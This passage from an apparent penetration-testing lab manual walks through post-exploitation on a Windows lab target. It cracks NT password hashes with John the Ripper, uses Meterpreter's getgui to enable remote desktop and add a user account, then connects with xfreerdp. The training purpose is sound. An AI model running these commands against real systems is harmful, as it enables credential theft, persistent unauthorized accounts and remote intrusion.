
1. Now, you need to decrypt the password hashes. You shall be using the **John the Ripper** tool in order to decrypt them. Before launching **john the ripper**, you need to disable the CPUID. To do this task, launch a new command line terminal, type **export CPUID\_DISABLE=1** and press **Enter**.



1. Since the hashes that were obtained are of "**nt**" format, issue the command **sudo john --format=nt /home/pentester/Desktop/hashes.txt** and press **Enter**. Type **toor** and press **Enter**.




1. Wait until the hashes are successfully decrypted. On successful decryption of the hashes, you will be presented with the passwords as shown in the screenshot.




1. Now you have the usernames and their respective passwords. You can use these credentials to remotely log in to the target machine.
2. To work through the process of remotely logging through the GUI; you can use the getgui command through the meterpreter shell. To use, switch to the meterpreter shell and enter the command **run getgui -e**. This enables the remote desktop connection on the target machine.


**Note:** If it prompts you about the command being deprecated, you can ignore it. However, they might remove it and force you to use the post module path it is showing.




1. Now, connect to the machine through remote desktop connection. Here, you can either login with the credentials that you cracked earlier or create a user for rdp and connect using it. If the user you are trying to connect to is not a member of remote desktop users, you will not be able to connect to it. So, to avoid any such uncertainty, you can create a user on your own and then connect to it. To do so, type **run getgui -u CPENT -p cpentpw@123** and press **Enter**. This creates a user named **CPENT** with password **cpentpw@123**.




1. We shall login to the connection through the user **CPENT**. So, launch a new command line terminal, enter **sudo** terminal, type the command **xfreerdp /u:CPENT /p:cpentpw@123 /v:172.19.19.15** and press **Enter**.
   * /u:USERNAME is a name of the account on the computer to which we are connecting
   * /p:PASSWORD is a password of the specified account
   * /v:HOST is an IP address or name of the computer to which the remote desktop will connected



1. If you are notified regarding certificate, type **Y** and press **Enter**.



1. The target machine's Desktop appears, displaying the server manager as shown in the following screenshot:



1. In this lab, you have learned how to:
   * Exploit a vulnerable machine
   * Obtain password hashes
   * Crack the password hashes
   * Work through the process of enabling remote desktop through the shell
   * Add a user to the machine, and then use that account and connect to the machine
2. This is the process to follow, regardless of what target you encounter. If you are using a Windows machine, your evaluation confirms the configuration is correct for the attack, then this process will work.
3. This concludes the lab exercise.
4. You need to take the screenshots of the established meterpreter session and the obtained password hashes and save them to the pentesting folder.